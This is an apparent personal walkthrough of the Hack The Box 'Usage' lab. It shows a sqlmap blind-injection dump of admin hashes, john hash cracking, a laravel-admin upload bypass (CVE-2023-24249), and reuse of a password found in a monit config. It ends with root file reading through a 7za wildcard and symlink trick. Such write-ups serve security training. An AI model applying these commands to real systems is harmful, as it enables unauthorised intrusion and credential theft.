HTB - usage
recon
Starting with nmap
Starting Nmap 7.93 ( https://nmap.org ) at 2024-12-17 14:23 -04
Stats: 0:00:43 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 55.02% done; ETC: 14:24 (0:00:35 remaining)
Nmap scan report for linkvortex.htb (10.10.11.47)
Host is up (0.16s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 76.74 seconds
First look
Just a bootstrap login screen.

Seems to be using laravel.
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Cache-Control: no-cache, private
Date: Tue, 31 Dec 2024 14:53:25 GMT
Set-Cookie: XSRF-TOKEN=eyJpdiI6Ikd3Rlh1K2k2eUJWWjA1VnpNYWFaaVE9PSIsInZhbHVlIjoiejZxVkc5dzZWdFJ0SUhNM2FoR05ic2RyTyt1TFlhd0FpRGQwdGwzNURYdXlZbGxrbmhlRDZmd1pJdWF0QWFHQWRXN3I2QUM4TU4yaGY5d3p3bmJnT2xDY1VoN29pMWdYMWNKVUhEWTRSdG8wQUZMYnpTa2NVQjhCVVYwZEVlbTYiLCJtYWMiOiI0MDkyMDk0MWQ0YTk4N2JkNzFhNDZiMjZlZTI5OWJkMmRhNmUzY2NjZDM4ZGU3YThiZmVhMTgxYjRhMDFkYzdkIiwidGFnIjoiIn0%3D; expires=Tue, 31 Dec 2024 16:53:25 GMT; Max-Age=7200; path=/; samesite=lax
Set-Cookie: laravel_session=eyJpdiI6IktoVVVCT2NjS2hPVGtiSGY3YXV0anc9PSIsInZhbHVlIjoiS2hYUzE4SlNYTHR3SlFlblpYaCtYaTlmTEhCVGIxS1R5UEsyOHZPOTVEcklDcXdENkkxQjU2VUtwSUFieHZocHVIUmViSFl2aGNXQW5uQUVzZmJ1d0RQeWJrV2hLUlBqbUU1TExCMFVzdTUyK200V1Vod0ZlYXlicWV4d04yVFIiLCJtYWMiOiIzN2I3NmQ4ZTQ2ZWY3ODdmMDA5ZmZiZjM5ODdjNGI5OTJkNDE1YWQ4Mzk3Y2E0YmYxMjBkZDExZTk0NjQ4OGJkIiwidGFnIjoiIn0%3D; expires=Tue, 31 Dec 2024 16:53:25 GMT; Max-Age=7200; path=/; httponly; samesite=lax
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Encoding: gzip
directory bruteforce with php wordlist
Nothing found.
subdomain bruteforce
admin.usage.htb
sql injection on forgot password
Sending a “’” in forgot password gives an error. Seems to be a blind injection. We can then use sqlmap to get the admin password hash.
sqlmap -r request1.txt --level 5 --risk 3 --threads 10 -p email --batch --dbms=mysql --dump -D usage_blog -T admin_users
bruteforcing the hash
john --wordlist=/home/shafou/wordlists/rockyou.txt hash.txt
# whatever1
We can now access admin.usage.htb
recon cves

Looking at the dependencies it seems that encore/laravel-admin is vulnerable to CVE-2023-24249.
You can bypass the png check and upload a php file instead.
Found a poc on github and that gives us the dash user shell.
dash@usage:/var/www/html/project_admin/public/uploads/images$ cat ~/user.txt
cat ~/user.txt
8084f***************************
root
Seems like the next user is probably xander.
# /etc/passwd
dash:x:1000:1000:dash:/home/dash:/bin/bash
...
xander:x:1001:1001::/home/xander:/bin/bash
The most interesting thing is monit service on port 2812.
Taking a look at ~/.monitrc gives:
dash@usage:/var/www/html$ cat ~/.monitrc
#Monitoring Interval in Seconds
set daemon  60

#Enable Web Access
set httpd port 2812
     use address 127.0.0.1
     allow admin:3nc0d3d_pa$$w0rd

#Apache
check process apache with pidfile "/var/run/apache2/apache2.pid"
    if cpu > 80% for 2 cycles then alert


#System Monitoring
check system usage
    if memory usage > 80% for 2 cycles then alert
    if cpu usage (user) > 70% for 2 cycles then alert
        if cpu usage (system) > 30% then alert
    if cpu usage (wait) > 20% then alert
    if loadavg (1min) > 6 for 2 cycles then alert
    if loadavg (5min) > 4 for 2 cycles then alert
    if swap usage > 5% then alert

check filesystem rootfs with path /
       if space usage > 80% then alert
Trying it on xander gives a shell.
dash@usage:/var/www/html/project_admin$ su - xander
Password:
xander@usage:~$
root
xander@usage:~$ sudo -l
Matching Defaults entries for xander on usage:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User xander may run the following commands on usage:
    (ALL : ALL) NOPASSWD: /usr/bin/usage_management
Taking a look at it on ghidra shows that the binary runs 7za with a wildcard.

We can exploit that like this (taken from hacktricks):
cd /path/to/7z/acting/folder
touch @root.txt
ln -s /file/you/want/to/read root.txt
xander@usage:/var/www/html$ sudo /usr/bin/usage_management
Choose an option:
1. Project Backup
2. Backup MySQL data
3. Reset admin password
Enter your choice (1/2/3): 1

7-Zip (a) [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs AMD EPYC 7763 64-Core Processor                 (A00F11),ASM,AES-NI)

Scanning the drive:

WARNING: No more files
81d3c***************************
...